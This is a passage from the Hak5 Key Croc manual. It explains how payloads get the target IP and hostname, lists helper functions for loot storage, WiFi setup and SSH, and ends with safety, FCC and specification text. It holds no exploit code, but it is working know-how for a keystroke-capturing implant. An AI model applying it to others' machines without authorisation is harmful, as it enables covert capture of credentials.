GETTING THE TARGET HOSTNAME AND IP ADDRESS

While the `ECM_ETHERNET` and `RNDIS_ETHERNET` options for `ATTACKMODE` will display the Target IP address and hostname interactively, these values may also be used in a payload. To store these values in a variable, use the following:

```
1 GET_VARS
2 # This exports the following variables:
3 $TARGET_IP
4 $TARGET_HOSTNAME
5 $HOST_IP
```

Alternatively, these target values may be obtained from the following:

```
1 TARGET_IP=$(cat /var/lib/dhcp/dhcpd.leases | grep ^lease | awk '{ print $2 }' | sort | uniq)
2 TARGET_HOSTNAME=$(cat /var/lib/dhcp/dhcpd.leases | grep hostname | awk '{print $2 }' | sort | uniq)
```

And the host IP (the IP address of the Key Croc itself) can be determined with the following:

```
1 HOST_IP=$(cat /etc/network/interfaces.d/usb0 | grep address | awk {'print $2'})
```

However, unless changed from its default this value will be 172.16.64.1.

FRAMEWORK HELPERS

From firmware 1.3+, many functions of the Key Croc may be exposed by sourcing the `croc_framework`. The `GET_HELPERS` command provides an outline of their functions:

```
1 root@croc:~/loot# GET_HELPERS
2 Available helper functions provided by sourcing croc_framework
3
4 MOUNT_UDISK
5 Mounts udisk and handles syncing /root/loot/ and /root/udisk/loot
6
7 UNMOUNT_UDISK
8 Safely Unmounts udisk
9
10 UPDATE_LANGUAGES
11 Copy language files from udisk to the croc
12
13 ENABLE_INTERFACE
14 Enables wlan0
15
16 CLEAR_WIFI_CONFIG
17 Remove wpa_supplicant.conf to clear current wireless configuration
18
19 CONFIG_OPEN_WIFI
20 Generate a wpa_supplicant.conf for open wifi
```

```
21 Example: CONFIG_OPEN_WIFI 'attwifi'
22
23 CONFIG_PSK_WIFI
24 Generate a wpa_supplicant.conf for psk wifi
25 Example: CONFIG_PSK_WIFI 'attwifi' 'password'
26
27 START_WLAN_DHCP
28 Start dhcp on wlan0
29
30 ENABLE_WIFI
31 Enable wifi helper
32 configures wpa_supplicant, indicates using LED,
33 enables interface, starts wpa_supplicant and dhcp
34 Example psk: ENABLE_WIFI 'attwifi' 'password'
35 Example open: ENABLE_WIFI 'attwifi'
36
37 DISABLE_SSH
38 Disable SSH service
39
40 ENABLE_SSH
41 Enable SSH service
```

Product Information

Important Safety Information and Warnings

Your device may get hot to the touch; this is normal. Unplug the device and let it cool before removing it. This device complies with applicable surface temperature standards and limits defined by the International Standard for Safety (IEC 60950-1). Still, sustained contact with warm surfaces for long periods of time may cause discomfort or injury. Keep the device in a well-ventilated area when in use. Allow for adequate air circulation under and around the device. Do not expose the device to water or extreme conditions (moisture, heat, cold, dust), as the device may malfunction or cease to work when exposed to such elements. Do not attempt to disassemble or repair the device yourself. Doing so voids the limited warranty and could harm you or the device. This device is not designed, manufactured or intended for use in hazardous environments requiring fail-safe performance in which the failure of the device could lead directly to death, personal injury, or severe physical or environmental damage.

The Key Croc is a network administration and pentesting tool for authorized auditing and security analysis purposes only where permitted subject local and international laws where applicable. Users are solely responsible for compliance with all laws of their locality. Hak5 LLC and affiliates claim no responsibility for unauthorized or unlawful use. © Hak5 LLC.

This device complies with Part 15 of the FCC Rules. Operation is subject to the following two conditions: (1) this device may not cause harmful interference, and (2) this device must accept any interference received, including interference that may cause undesired operation. Warning (Part 15.21) Changes or modifications not expressly approved by the party responsible for compliance could void the user's authority to operate the equipment. RF Exposure (OET Bulletin 65) To comply with FCC RF exposure requirements for mobile

transmitting devices, this transmitter should only be used or installed at locations where there is at least 20cm separation distance between the antenna and all persons. Information to the User - Part 15.105 (b) Note: This equipment has been tested and found to comply with the limits for a Class B digital device, pursuant to part 15 of the FCC Rules. These limits are designed to provide reasonable protection against harmful interference in a residential installation. This equipment generates, uses and can radiate radio frequency energy and, if not installed and used in accordance with the instructions, may cause harmful interference to radio communications. However, there is no guarantee that interference will not occur in a particular installation. If this equipment does cause harmful interference to radio or television reception, which can be determined by turning the equipment off and on, the user is encouraged to try to correct the interference by one or more of the following measures: * Reorient or relocate the receiving antenna. * Increase the separation between the equipment and receiver. * Connect the equipment into an outlet on a circuit different from that to which the receiver is connected. * Consult the dealer or an experienced radio/TV technician for help.

Key Croc is a trademark of Hak5 LLC. This product is packaged with a limited warranty, the acceptance of which is a condition of sale. See Hak5.org for additional warranty details and limitations. Availability and performance of certain features, services and applications are device and network dependent and may not be available in all areas; additional terms, conditions and/or charges may apply. All features, functionality and other product specifications are subject to change without notice or obligation. Hak5 LLC reserves the right to make changes to the products description in this document without notice. Hak5 LLC does not assume any liability that may occur due to the use or application of the product(s) described herein. Made in China. Designed in San Francisco by Hak5 LLC, 548 Market Street, #39371, San Francisco, CA, 94104.

Specifications

INTERFACE: USB

STANDARDS: USB 2.0

FREQUENCY RANGE: 2.412 ~ 2.4835 GHz

SIZE: 74 x 27 x 14 mm

POWER: 5W (USB 5V 1A)

OPERATING TEMPERATURE: 35°C ~ 45°C

STORAGE TEMPERATURE: -20°C ~ 50°C

RELATIVE HUMIDITY: 0% to 90% (noncondensing)